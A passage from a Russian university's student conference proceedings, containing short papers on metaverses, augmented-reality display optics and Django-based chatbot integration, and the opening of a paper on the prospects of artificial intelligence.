2. Комплексная защита информации: Сборник материалов XXIX научно-практической конференции, Санкт-Петербург, 15–17 мая 2024 года. – Санкт-Петербург: Санкт-Петербургский политехнический университет Петра Великого, 2024. – 292 с. – ISBN 978-5-7422-8659-2. – ED5N DKKUSJ.
3. Подставников, В. Ю. Визуализация работы криптографических алгоритмов / В. Ю. Подставников, Д. В. Фомин, С. Г. Самохвалова // Вестник Амурского государственного университета. Серия: Естественные и экономические науки. – 2023. – № 101. – С. 165-171. – DOI 10.22250/20730268_2023_101_165. – EDN IBWKMU.
4. Свидетельство о государственной регистрации программы для ЭВМ № 2015619875 Российская Федерация. Обработчик текста по алгоритму TEA : № 2015616656 : заявл. 20.07.2015 : опубл. 15.09.2015 / З. О. Беспанев, З. А. Кодзокова ; заявитель Федеральное государственное бюджетное образовательное учреждение высшего профессионального образования «Кабардино-Балкарский государственный университет им. Х.М. Бербекова» (КБГУ). – EDN AEQNNB.
5. Гошко, С. Блочные шифры / С. Гошко // Системный администратор. – 2004. – № 4(17). – С. 64-68. – EDN PLRZQL.

УДК 004.358

Лесков Владимир Александрович, студент, Комсомольский-на-Амуре государственный университет

Leskov Vladimir Alexandrovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

МЕТАВСЕЛЕННАЯ METAUNIVERSE

Аннотация. Данная работа посвящена исследованию метавселенных. Дано определение метавселенной как виртуальному пространству реализованного в сети «Интернет». Рассмотрены перспективы их развития, возможности и проблемы практической реализации. Приведены примеры реальных метавселенных, функционирующих сегодня, проанализирован их вклад в развитие цифровых информационно-коммуникационных технологий.

Abstract. This work is devoted to the study of metaverses. A definition is given of the metaverse as a virtual space implemented on the Internet. The prospects for their development, opportunities and problems of practical implementation are considered. Examples of real metaverses operating today are given, and their contribution to the development of digital information and communication technologies is analyzed [2]

Ключевые слова: метавселенная, блокчейн, виртуальная реальность, виртуальное пространство, пользователи.

Key words: metaverse, blockchain, virtual reality, virtual space, users.

Введение

Метавселенная представляет собой следующий этап цифровой эволюции, объединяющий виртуальную и реальную жизнь. Она радикально отличается от других цифровых платформ благодаря своей интеграции, взаимодействию и погружению в виртуальную среду.

Метавселенная представляет собой нарастающий тренд, который объединяет в себе элементы виртуальной и дополненной реальностей, а также множество цифровых

платформ в единую экосистему. В отличие от традиционных социальных сетей или игровых платформ, где взаимодействие ограничено и зачастую односторонне, метавселенная предлагает пользователям полноценное взаимодействие в трехмерном пространстве, позволяя им создавать, общаться и исследовать виртуальные миры.

В рамках нашего доклада мы глубже рассмотрим, что такое метавселенная, приведем примеры успешных метавселенных и покажем наглядные различия между ними и другими цифровыми платформами. Мы проанализируем ключевые аспекты метавселенной, включая её технологии, применение в различных сферах, а также потенциальные выгоды и риски, связанные с её развитием и интеграцией в нашу повседневную жизнь. Мы также рассмотрим, как компании и организации могут адаптироваться к этой новой реальности и какие изменения могут произойти в обществе в результате её популяризации.

Основанная часть

Метавселенная – это «виртуальное пространство, построенное в Интернете».

Метавселенная, как и реальный мир, наполнена разными зданиями, и пользователи могут разгуливать в собственных альтер-эго, «аватарах», одетых в любимую одежду, обувь, головные уборы и другие аксессуары. рад общению с другими пользователями [4].

В этой статье представлено простое для понимания объяснение значения Метавселенной, конкретные примеры использования и то, почему Метавселенная в настоящее время привлекает внимание тех, кто интересуется Метавселенной, но считает ее трудной для понимания [5].

Метавселенная – это «трехмерное виртуальное пространство, построенное в Интернете». Это придуманное слово, объединяющее слова «мета», означающее «трансцендентность», и «вселенная», означающее «мир», и впервые было использовано в научно-фантастическом романе «Снежный провал», опубликованном в США в 1992 году [1].

Метавселенная, как и в реальном мире, есть множество различных зданий, и пользователи могут свободно перемещаться по пространству, используя свои собственные альтер-эго, «аватары», надев свою любимую одежду, обувь, шляпы и другие предметы. получайте удовольствие от общения с другими пользователями.

Из-за этих характеристик Метавселенная в основном используется в игровой сфере. Известные примеры включают «Minecraft», «Animal Crossing: New Horizons» и «Песочница».

Однако, поскольку доля удаленной работы увеличилась из-за пандемии коронавируса, использование Metaverse вышло за рамки игр: Meta (ранее Facebook) и Microsoft предоставляют услуги, позволяющие проводить встречи в пространстве виртуальной реальности [3].

Увлечение Метавселенной существовало и раньше: виртуальная космическая игра 3DCG под названием «Second Life», разработанная Linden Lab в 2003 году, получила более 1 миллиона просмотров в месяц [2].

В Second Life вы можете создать бесплатный аватар и виртуально посещать музыкальные клубы, виртуальные кинотеатры, покупка брендовых вещей, и люди зарабатывали деньги только на своей деятельности в Second Life [4].

Разница между Метавселенной и VR (виртуальной реальностью)

«VR (виртуальная реальность)» – слово, очень похожее на метавселенную. Эти два термина часто путают, но их значения различны

Metaverse означает «3D-виртуальное пространство», а VR – «технологии и оборудование для использования виртуального пространства». Другими словами, метавселенная – это «место», а VR – это «форма», «дающая» впечатление загадочности и входа в параллельное пространство.

В качестве иллюстрации возьмем «Horizon Coworking Rooms», выпущенный Meta (ранее Facebook) в 2021 году.

В Horizon Workrooms пользователи могут проводить встречи и мероприятия в пространстве, созданном с помощью компьютерной графики, надев специальные очки (наушники) [2].

В случае с Horizon Workrooms все офисное пространство представляет собой метавселенную, а очки, которые используются для добавления реальности в этот мир, – это VR.

Metaverse можно использовать без оборудования VR, но, надев оборудование VR, вы сможете испытать более реалистичный и захватывающий опыт [5].

Каковы конкретные примеры метавселенной?

Здесь, наряду с последними примерами 2024 года, мы представим игры, признанные во всем мире как метавселенные, примеры того, как метавселенные используются в «играх NFT», которые могут зарабатывать деньги, и 10 примеров того, как метавселенные используются вне игр [3].

Первый пример – «Майнкрафт».

Minecraft – это игра, в которой вы можете свободно исследовать и строить виртуальное пространство, состоящее из 3D-блоков. Minecraft имеет большое разнообразие ландшафтов, таких как луга, горы и дно океана, а тот факт, что игроки могут свободно действовать в Метавселенной, привел к его популярности и стал мировым хитом.

Minecraft активно внедряет технологию блокчейн. Платформа выпуска цифровых активов «Enjin Platform» работает с Microsoft, поставщиком Minecraft, над внедрением и развитием цифровых активов в Minecraft [5].

Второй пример – «Фортнайт».

Fortnite – это онлайн-игра, в которой вы можете принять участие в королевской битве с несколькими пользователями. Вы также можете наслаждаться игрой во время общения с друзьями, используя функцию голосового чата.

Во время пандемии коронавируса люди проводили много времени дома, а Fortnite стал метавселенной, где люди могут общаться с друзьями. Кроме того, 7 августа 2020 года в виртуальном пространстве Fortnite состоялось живое мероприятие Кенши Йонезу, популярного певца и автора песен, которое, как ожидается, будет использоваться в качестве площадки для проведения виртуальных мероприятий.

Кроме того, по состоянию на апрель 2023 года у Fortnite более 500 миллионов пользователей и 70 миллионов активных пользователей в месяц, поэтому она продолжает оставаться популярной [4].

Третий пример – «Песочница».

The Sandbox – это проект, создающий метавселенную, выраженную в объемных изображениях.

Это игра, в которой пользователи могут играть в игры, созданные в Метавселенной, и общаться друг с другом.

В The Sandbox предметы, которые можно использовать в Метавселенной, аватары, материалы, необходимые для производства игр, и землю под названием «ЗЕМЛЯ» можно покупать и продавать на торговой площадке NFT с использованием таких токенов, как «ETH» и «SAND».

Coincheck предоставляет торговую площадку NFT «Coincheck NFT», где вы можете приобрести различные предметы! В отличие от других торговых площадок NFT, вы можете совершать платежи, используя более 30 типов криптоактивов, обрабатываемых Coincheck, а не только использовать «ETH» или «SAND» в качестве способа оплаты.

«(*) OASIS TOKYO» – это метавселенная, разработанная и развернутая Coincheck в «Песочнице». Его планируется открыть для публики в 2022 году с целью

предоставить возможность познакомиться с деятельностью Метавселенной и активизировать деятельность сообщества в «Песочнице» [5].

«OASIS TOKYO» – это база сообщества Metaverse x NFT, основанная на концепции «города ближайшего будущего в 2035 году». Мы создадим объекты для проведения мероприятий, такие как художественные музеи и сцены, в символическом уличном пейзаже, напоминающем Японию, и будем стремиться использовать их в качестве места для взаимодействия художников и поклонников из различных областей, а также для бизнеса для развития сообщества [5].

Четвертый пример – «Brilliantcrypto».

Brilliantcrypto – это игра с блокчейном, в которой пользователи по всему миру становятся майнерами и добывают шахты, чтобы получить драгоценные камни и токены. Мы стремимся к устойчивой игре, чтобы зарабатывать, представляя новую модель под названием «Доказательство игры».

Пользователи покупают кирки на внутриигровом рынке и продолжают добычу, используя детекторы и другие инструменты. Вы сможете получать жетоны и драгоценные камни путем майнинга, а драгоценные камни будут превращены в NFT и их можно будет переносить в различные метавселенные. Драгоценные камни также можно использовать, покупать и продавать.

Brilliantcrypto управляется компанией Brilliantcrypto Co., Ltd., 100% дочерней компанией Colopl Co., Ltd. COLOPL Co., Ltd. выпустила множество популярных игр, таких как «Quiz RPG Wizard и Black Cat Wiz», «Shironeko Project» и «Alice Gear Aegis», так что это блокчейн-компания, выпуск которой запланирован на 2024 год. Среди игр, Brilliantcrypto считается игрой, вызывающей большие ожидания со стороны пользователей [3].

Пятый пример – «ВДНХ Метавселенная».

Метавселенная ВДНХ – это уникальное пространство, где реальное переплетается с виртуальным, создавая новые возможности для познания и взаимодействия. Здесь, на стыке технологий и культурных традиций, ни одно событие не происходит одиноко. Каждая выставка, каждый фестиваль превращаются в интерактивное приключение, насыщенное яркими эмоциями и образовательными моментами.

Посетители могут не только наблюдать, но и принимать участие в создании контента, взаимодействуя с виртуальными объектами и персонажами. Благодаря расширенной и виртуальной реальности, у каждого есть возможность отправиться в путешествие по историческим эпохам или даже заглянуть в будущее. Образовательные программы становятся более доступными и увлекательными, вовлекая в процесс всех желающих.

Метавселенная ВДНХ становится местом не только для развлечения, но и для глубоких размышлений, обмена идеями и нестандартных решений, здесь каждый найдет что-то свое, что вдохновит на новые свершения в реальном мире.

Заключение

Исходя из всего приведенного материала в статье, можно сделать вывод что метавселенные активно и стремительно развиваются. Метавселенная объединяет виртуальные и дополненные реальности, создавая новое пространство для взаимодействия, работы и развлечений. С развитием технологий, таких как виртуальная реальность (VR), дополненная реальность (AR) и блокчейн, метавселенная становится всё более реальной и доступной. Множество вариаций метавселенных указывают на то, что их нужно развивать, популяризировать и внедрять в различные аспекты жизни человека, от развлечений до науки. Метавселенные являются новым этапом в информационном развитии человечества и открывают множество новых возможностей во всех сферах нашей жизни.

СПИСОК ИСТОЧНИКОВ

1. Бондарев, И. В. Что такое метавселенная, как она устроена, ее риски и возможности и связь с NFT / И. В. Бондарев, А. А. Обласов // Наука, инновации и технологии: от идей к внедрению: Материалы Всероссийской научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 16–17 ноября 2023 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 426-429. – EDN DORGGB.
2. Бондарев, И. В. Развитие виртуальных пространств современности / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований: Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 349-351. – EDN SUSQUZ.
3. Обласов, А. А. Риски кибербезопасности в метавселенных / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 96-8. – С. 160-162. – DOI 10.18411/trnio-04-2023-438. – EDN QKVXET.
4. Обласов, А. А. Цифровая трансформация / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 104-6. – С. 147-149. – DOI 10.18411/trnio-12-2024-339. – EDN ZQDIBQ.
5. Обласов, А. А. Нормативно-правовое регулирование информационной безопасности социальных сетей и метавселенных в мире / А. А. Обласов, Н. Е. Подоба // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 238-241. – EDN JAWUSY.

УДК 004.9

Литовченко Виталий Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Litovchenko Vitaly Dmitrievich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПЕРСПЕКТИВЫ РАЗВИТИЯ СИСТЕМ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ PROSPECTS DEVELOPMENT OF AUGMENTED REALITY SYSTEMS

Аннотация. В современном мире системы дополненной реальности становятся актуальнее с каждым годом. Они открывают новые возможности для взаимодействия с миром через виртуальное пространство. Целью статьи является анализ перспектив развития систем дополненной реальности, их применение в различных сферах жизни человека. В статье рассматриваются технологии, лежащие в основе шлема пилота истребителя, очков Google Glass и современные Head-Up дисплеев. Проанализированы оптические технологии, призматические, голографические и волноводные системы, их преимущества и недостатки. Рассмотрены проблемы, препятствующие массовому внедрению AR-технологий, а также предложены пути их решения. Полученные результаты подчеркивают важность дальнейшего развития AR для повышения эффективности в профессиональной и повседневной деятельности.

Abstract. In the modern world, augmented reality systems are becoming more relevant every year. They open up new opportunities for interacting with the world through virtual space. The purpose of the article is to analyze the prospects for the development of augmented reality systems, their application in various spheres of human life. The article discusses the technologies underlying the fighter pilot helmet, Google Glass glasses and modern Head-Up displays. Optical technologies, prismatic, holographic and waveguide systems, their advantages and disadvantages are analyzed. The problems hindering the mass adoption of AR technologies are considered, as well as ways to solve them are proposed. The results highlight the importance of further development of AR to improve efficiency in professional and daily activities.

Ключевые слова: дополненная реальность, области применения, перспективы развития, технологии, классификация.

Key words: augmented reality, applications, development prospects, technologies, classification.

Введение

Дополненная реальность с каждым годом становится всё более популярной. Каждый год находят новые способы применения дополненной реальности. Основная задача дополненной реальности состоит в соединении информации из цифрового мира с информацией из реального. В данной статье перспективы дополненной реальности будут рассмотрены на примере различных технологий и устройств в которых активно применяются возможности дополненной реальности. Например, будет рассмотрен шлем американского пилота истребителя F-35. Известные очки Google Glass, а также использование дополненной реальности в технологиях Head-Up и Head-Mounted дисплеев популярных у водителей, пилотов, операторов сложных станков. Так же будут рассмотрены голографические схемы и различные оптические технологии, их плюсы и минусы. Цель данной статьи проанализировать текущие перспективы развития систем дополненной реальности. Узнать об влиянии этой технологии на самые разнообразные сферы деятельности человека. узнать об основных проблемах и путях их решения.

Основная часть

Дополненная реальность от английского augmented reality – результат введения в зрительное поле любых сенсорных данных с целью дополнения сведений об окружении и изменения восприятия окружающей среды.

Дополненная реальность - воспринимаемая смешанная реальность, создаваемая с помощью компьютера с использованием «дополненных» элементов воспринимаемой реальности, когда реальные объекты монтируются в поле восприятия [1].

Системы дополненной реальности активно применяются как в медицинской гражданской, так и особенно в военной деятельности. Например, для решения задач в сфере воздушной обороны. Так, например, самым известным случаем использования технологии дополненной реальности является шлем Американского пилота истребителя F-35. Этот шлем является очень технологичным и продвинутом устройством. Он дигитально передаёт пилоту информацию о положении самолёта, о текущей обстановке вокруг самолёта и еще множество важных для пилота параметров. Эта сложная система дополненной реальности помогает пилоту объективно и точно оценивать обстановку вокруг, гарантируя что будут поступать только свежие и актуальные данные. Такая система способствует тому, что пилот меньше отвлекается от управления самолётом и более сосредоточен на задаче. Это всё не только увеличивает эффективность действий пилота, но и обеспечивает необходимый уровень безопасности. Всё это помогает снизить общий стресс пилота при управлении самолётом и повысить его боевую эффективность [2].

Еще одной важной категорией устройств дополненной реальности являются Head-Up и Head-Mounted дисплеи, которые популярны у водителей, пилотов, операторов сложных станков и других специалистов, работающих в условиях требующей высокой концентрации внимания. Главной особенностью данных дисплеев является отоб-

ражение важных для глаз пользователя данных, например, навигационные данные, показатели работы систем или системные оповещения прямо перед его глазами. Это позволяет максимально экономить время на переключение взгляда. Это особенно актуально в авиации, автомобильной и военной отраслях. Так, например, на современных самолётах, такой дисплей предоставляет пилоту всю информацию о маршруте, погодных данных или состоянии самолёта. И всё это прямо на лобовом стекле [1].

Эти устройства помогают работать эффективнее и дают новые возможности для сложных симуляций, обучения и повышения квалификации. Например, авиационные и танковые симуляторы с использованием AR и VR технологий позволяют специалистам тренироваться в условиях, которые очень похожи на реальные, но без риска для оборудования и людей [4].

Кроме профессиональных приложений, технологии дополненной реальности нашли место и в массовом сегменте. Одним из первых коммерческих устройств, привлёкших внимание, стали Google Glass. Эти очки, хоть и с ограниченным функционалом, показали потенциал AR-технологий. Google Glass позволяли видеть уведомления, карты и другую цифровую информацию поверх реального мира. Несмотря на критику за высокую стоимость, низкое время работы и вопросы конфиденциальности, их появление стало началом для развития этой технологии [3].

Так же в пример можно привести очки от компании Xiaomi, которые были довольно популярны. Они основаны на использовании призматических технологий, эти очки предлагают пользователям более компактное и удобное отображение данных. Призматические системы позволяют наложить изображение на экран очков, но у них есть недостаток, они уменьшают обзор у человека. Но всё равно, подобные устройства делают людей на шаг ближе к доступности этих технологий для повседневного использования.

Современные устройства дополненной реальности используют разные оптические технологии, у каждой есть плюсы и минусы. Одной из интересных технологий являются голографические системы. В отличие от призматических, они могут выводить данные, не перекрывая обзор человеку. Это позволяет лучше ориентироваться в пространстве при использовании подобных устройств, так как пользователь продолжает видеть его окружающий мир. Голографические системы используются как в очках, так и в дисплеях дополненной реальности. Эта технология сделала возможным использование дополненной реальности в повседневной жизни.

Следующим шагом в развитии оптических технологий стали волноводные системы, которые обеспечивают более компактные и эффективные решения для отображения информации. Их принцип работы основан на эффекте полного внутреннего отражения, что позволяет направлять свет вдоль тонких стеклянных или пластиковых пластин, сохраняя высокое качество изображения. Такие системы используют множество внутренних отражений, благодаря чему минимизируют искажения картинки, это позволяет сохранить компактные размеры устройства. Волноводные системы находят широкое применение в системах дополненной реальности.

Примером являются разработки компаний Microsoft и Lumus, использующих волноводные технологии в своих продуктах. Очки дополненной реальности HoloLens от Microsoft позволяют пользователю видеть сложные 3D-модели, накладывая их на окружающую среду. Технологии Lumus, предлагают волноводные решения для компактных и легких AR-очков. Появление микрзеркал в волноводных системах, сделало возможным улучшение параметров изображения. Эти микрзеркала позволяют увеличить разрешение, это является очень важным для создания реалистичного изображения [4].

Рассмотренные выше оптические технологии позволяют сделать устройства дополненной реальности более, удобными и доступными для массового потребления. Сейчас технологии голографические и волноводных систем почти уже заменили устаревшие призматические системы. Потому что они предлагают широкие углы обзора,

большее разрешение экрана, следовательно, лучшую чёткость картинки и так же поддержку отображения почти любой необходимой пользователю информации.

Заключение

В современном мире дополненная реальность распространила своё влияние на самые разнообразные сферы деятельности человека, от профессиональной деятельности до сегмента развлечений. Для полноценной интеграции устройств дополненной реальности в повседневную жизнь большинства людей осталось решить лишь несколько проблем, таких как доступность устройств для массового потребления. Удобство использования и энергоэффективность. Самыми быстроразвивающимися технологиями оптических систем являются голографические и волноводные системы. Они обеспечивают пользователям высокое качество изображения, позволяют отображать любую информацию, но всё ещё имеют довольно высокую цену для среднего потребителя и не всегда удобны в использовании. Успешность технологий дополненной реальности зависит от решения проблем, препятствующих массовому использованию.

СПИСОК ИСТОЧНИКОВ

1. Рынок дополненной и виртуальной реальности по предложениям, типу устройства, применению и географии – глобальный прогноз до 2029 // Markets and markets : Взаимосвязанные сегменты соседства рыночных экосистем. Раздел сайта «HOME», Подраздел «TOP MARKET REPORTS» – URL: <https://www.marketsandmarkets.com/Market-Reports/augmented-reality-virtualreality-market-1185.html> (Дата обращения 29.11.2024).
2. Бондарев, И. В. Развитие виртуальных пространств современности / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 349-351. – EDN SUSQUZ.
3. Обласов, А. А. Недостатки технологий глубокого обучения и искусственного интеллекта / А. А. Обласов // Тенденции развития науки и образования. – 2024. – № 109-14. – С. 93-97. – DOI 10.18411/trnio-05-2024-736. – EDN XZKGYN.
4. Обласов, А. А. Технологии цифровой трансформации / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 104-14. – С. 99-103. – DOI 10.18411/trnio-12-2023-793. – EDN RFSATE.

УДК 004.9

Ломака Анатолий Анатольевич, студент, Комсомольский-на-Амуре государственный университет

Lomaka Anatoliy Anatolievich, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

РАЗРАБОТКА И ИНТЕГРАЦИЯ ЧАТ-БОТОВ С ВЕБ-ПРИЛОЖЕНИЯМИ НА PYTHON И DJANGO DEVELOPMENT AND INTEGRATION OF CHAT BOTS WITH WEB APPLICATIONS ON PYTHON AND DJANGO

Аннотация. В данной работе основное внимание уделено проектированию архитектуры с использованием библиотеки Django, а также созданию чат-ботов с помощью специализированных библиотек. Также приводится обзор ключевых преимуществ использо-

вания данного подхода. Будут рассмотрены перспективы дальнейшего развития технологий для повышения взаимодействия между библиотеками.

Abstract. This paper focuses on architecture design using the Django library, as well as creating chatbots using specialized libraries. It also provides an overview of the key benefits of using this approach. Prospects for further development of technologies to improve interaction between libraries will be considered.

Ключевые слова: веб-разработка, чат-бот, программные инструменты, библиотека, python, фреймворк, библиотека

Key words: web development, chatbot, software tools, library, python, framework, library

Введение

Информационные технологии быстро развиваются и направление автоматизации пользователя считается наиболее востребованным направлением. Для автоматизации используются чат-боты. Чат-боты представляют с собой программные средства, предназначенные для общения с пользователями. Популярность чат-ботов возникает в результате круглосуточного предоставления информации, автоматизации рутинных задач и снижением затрат на обслуживание.

Интеграция чат-ботов с веб-приложениями позволяет расширить функциональные возможности, обеспечивая доступ к данным и сервисам, а также помощи пользователям. Реализация чат-бота и веб-приложения с помощью Python и Django представляет с собой оптимальный стек для реализации данной задачи, благодаря простоте разработки и обширного списка библиотек.

Целью работы является изучение данной связки, методологии разработки чат-ботов и их интеграции в веб-приложение, а также преимущество использования языка программирования Python и библиотеки Django. На данный момент была проведено исследование, которое позволила соединить накопленную информацию и выделить руководство по реализации программного обеспечения

Основная часть

Чат-боты имеют обширное применение в различных сферах деятельности: от электронной коммерции и здравоохранения до образования и финансовых услуг. По данным исследования, внедрение чат-ботов может повысить производительность на 30-40 процентов. В тоже время создание эффективного чат бота требует решения ряда задач с интеграцией с базами данных, обеспечением безопасности [3].

Django – высокоуровневый фреймворк, который представляет с собой инструмент для создания веб-приложения, включая встроенную систему маршрутизации, ORM (Object Role Model – модель ролей объекта) для работы с базами данных и возможности расширения веб-приложения. Использование данного фреймворка в сочетании с библиотеками для разработки чат-ботов, например, таких как «aiogram», «telebot», позволяет получить мощное и гибкое решение для решение поставленных задач [1].

Ниже приведен процесс разработки.

Первый этап «Сбор требований и постановка задачи». На данном этапе разработке необходимо определить цели: какие функции должен выполнять чат-бот, какими источниками данных он будет пользоваться, как будет проходить взаимодействие с пользователем.

Второй этап «Проектирование архитектуры». В этом этапе показано, что будет включено в архитектуру чат-бота. Он должен включать логический модуль для обработки пользовательских запросов, веб-приложения и предоставления API (Application programming interface) и интеграция с внешними сервисами, такими как мессенджеры.

Третий этап «Разработка веб-приложения». На данном этапе происходит создание серверной и клиентской части на фреймворке Django. Это включает в себя про-

ектирование моделей данных, настройку маршрутов и создание API для обмена данными между чат-ботом и веб-приложением.

Четвертый этап «Разработка чат-бота». Чат-бот будет создан с помощью библиотек языка программирования Python. Внимание будет сосредоточено обработке сообщений пользователя, взаимодействие с API и обработке ошибок.

Пятый этап «Интеграция и тестирование». Слияние чат-бота с веб-приложением выполняется через REST API. Тестирование проводится на корректность взаимодействия между чат-ботом и веб-приложением, тестирование производительности [2, 3].

Совместная работа чат-бота с веб-приложением имеет ряд преимуществ:

1 Доступ к данным. Чат-бот взаимодействует с базами данными через API, своевременно предоставляя пользователям актуальную информацию.

2 Универсальность. Использование Django REST Framework позволяет получить доступ как для чат-бота, так и для клиентов, таких как мобильные приложения [1].

3 Расширяемость. Систему можно легко модифицировать, добавляя новые функции для удовлетворения меняющихся требований.

Однако совмещение чат-бота и веб-приложения может иметь некоторые трудности:

1 Необходимое обеспечение безопасности (например, защита API с помощью аутентификации).

2 Обработка большого количества запросов при расширении разрабатываемой системы.

3 Точность ответов, особенно при использовании методов обработки естественного языка.

Перспективы использования чат-ботов.

В будущем, развитие технологий обработки естественного языка и искусственного интеллекта, возможности использования чат-ботов будет расти. Использование чат-ботов в аналитике позволит собирать и обрабатывать данные о взаимодействии с пользователями, выявлять тенденции и реагировать на изменения потребности запросов пользователя. Также использование методов машинного обучения позволит учиться на поведении пользователей, анализируя их запросы, после чего будут предоставляться более точные ответы и рекомендации. Также в будущем чат-боты могут быть дополнены голосовым интерфейсом для взаимодействия с умными устройствами. Плюсом такого использования чат-бота с веб-приложением позволит работать одновременно в нескольких мессенджерах, веб-приложениях, обеспечивая доступ к данным

В будущем с ростом вычислительных мощностей и развитием облачных технологий, чат-боты смогут обрабатывать миллионов запросов одновременно, что делает их незаменимыми помощниками для крупных предприятий с большим количеством пользователей. Из этого следует, что разработка будет более доступной для малого и среднего бизнеса для автоматизации процессов, при этом снижая затраты на поддержку клиентов и оперативно реагируя на запросы пользователей.

В заключении можно подвести итог, что данные перспективы выделяют значимость продолжения изучения и разработку чат-ботов и внедрения их в веб-приложения, которое открывает широкие возможности для пользовательского опыта и оптимизации бизнес-процессов.

Заключение

Разработка и внедрение чат-бота с веб-приложением – перспективное направление, позволяющее автоматизировать процессы, повысить удобство взаимодействия пользователей с сервисами и оптимизировать затраты. С помощью языка программирования Python и фреймворка Django можно обеспечить широкий спектр инструментов для таких решений.

Эти технологии позволяет эффективно обрабатывать запросы пользователей, соединять веб-приложения с внешними системами, такими как мессенджеры, облачные

сервисы, а также обеспечивать надежность и безопасность данных. Использование Django REST framework помогает упорядочить обмен данными, делая систему гибкой.

Дальнейшее развитие этого направления открывает новые возможности различных областях, которое позволит улучшить качество обслуживания пользователей. Внедрение технологий естественного языка и искусственного интеллекта повысит точность ответов и способность предлагать индивидуальные решения.

В заключении, создании многопрофильных чат-ботов, которые одновременно работают в мессенджерах и веб-приложениях, значительно улучшит доступность услуг [4 - 5].

СПИСОК ИСТОЧНИКОВ

1. Чулин, К. В. Преимущества и недостатки фреймворков для разработки веб-приложений в целях цифровизации экономики / К. В. Чулин, Ю. С. Белов, С. С. Гришунов // Научное обозрение. Технические науки. – 2020. – № 6. – С. 58-63. – EDN DCBYVZ.
2. Устименко, Л. Р. Использование библиотеки Django Channels в Django Python / Л. Р. Устименко, И. А. Сафонов // Цифровые технологии в развитии современных экономических систем : Материалы II Всероссийской научно-исследовательской конференции с международным участием, Липецк, 27 декабря 2023 года. – Липецк: Липецкий государственный технический университет, 2024. – С. 444-447. – EDN UHMHFR.
3. Разработка веб-приложения на Django для математического моделирования процесса окислительной регенерации катализаторов / Л. В. Еникеева, Е. Н. Шварева, Л. У. Ахметзянова [и др.]. – Уфа : Уфимский государственный нефтяной технический университет, 2022. – 59 с. – ISBN 978-5-7831-2216-3. – EDN MNTNAX.
4. Птуха, В. И. Сравнение скорости сериализации данных из объектов в Django при помощи Django REST Framework и Serpy / В. И. Птуха, К. И. Птуха // Студенческий. – 2023. – № 37-1(249). – С. 29-34. – EDN GPKXRF.
5. Калашников, Д. А. Интеграция нейронной сети для окрашивания черно-белых изображений в Django веб-приложение / Д. А. Калашников, И. Ф. Сытник // Проблемы управления в социально-экономических и технических системах : Материалы XX Международной научно-практической конференции. Сборник научных статей, Саратов, 17–18 апреля 2024 года. – Саратов: Издательский центр "Наука", 2024. – С. 398-401. – EDN JKKDBH.

УДК 004.8

Малаховец Алина Ильинична, студент, Комсомольский-на-Амуре государственный университет

Malakhovets Alina Ilyinichna, student, Komsomolsk-na-Amure State University

Баранов Ярослав Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Baranov Yaroslav Sergeevich, student, Komsomolsk-na-Amure State University

Левичев Алексей Сергеевич, ассистент, Комсомольский-на-Амуре государственный технический университет

Levichev Alexey Sergeevich, Assistant, Komsomolsk-na-Amure state technical University

ПЕРСПЕКТИВЫ, СВЯЗАННЫЕ С РЕАЛИЗАЦИЕЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА PROSPECTS RELATED TO THE IMPLEMENTATION OF ARTIFICIAL INTELLIGENCE

Аннотация. Данная работа посвящена исследованию возможностей, которые открывает искусственный интеллект для человечества. В ней рассматриваются как потенциальные преимущества, связанные с внедрением искусственный интеллект в различные сферы

жизни – от медицины и образования до промышленности и транспорта, так и возможные риски, возникающие в процессе развития этой технологии.

Abstract. This study explores the opportunities that artificial intelligence (AI) presents for humanity. It delves into the potential advantages of integrating AI across various sectors of life, including medicine, education, industry, and transportation, while also addressing the potential risks that may arise from the advancement of this technology.

Ключевые слова: нейронная сеть, машинное обучение, ИИ, сферы применения, распознавание образов, автоматическое управление.

Key words: neural network, machine learning, AI, areas of application, pattern recognition, automatic control.

Введение

В настоящее время, с развитием технологий Интернета вещей, включая искусственный интеллект (ИИ), отношения между покупателями и персоналом магазинов, а также между сотрудниками значительно изменились. Например, виртуальные ассистенты в интернет-магазинах могут помочь покупателям: в выборе нужного товара, поиске информации о доставке или размещении заказов, тем самым уменьшая необходимость личного общения с продавцами. Чат-боты на веб-сайтах компаний могут отвечать на запросы клиентов в режиме 24/7, сводя к минимуму время ожидания ответов. Кроме того, удаленные совещания, проводимые с помощью искусственного интеллекта, эффективно устраняют физическую дистанцию при общении, позволяя сотрудникам разных компаний эффективно сотрудничать независимо от их местонахождения.

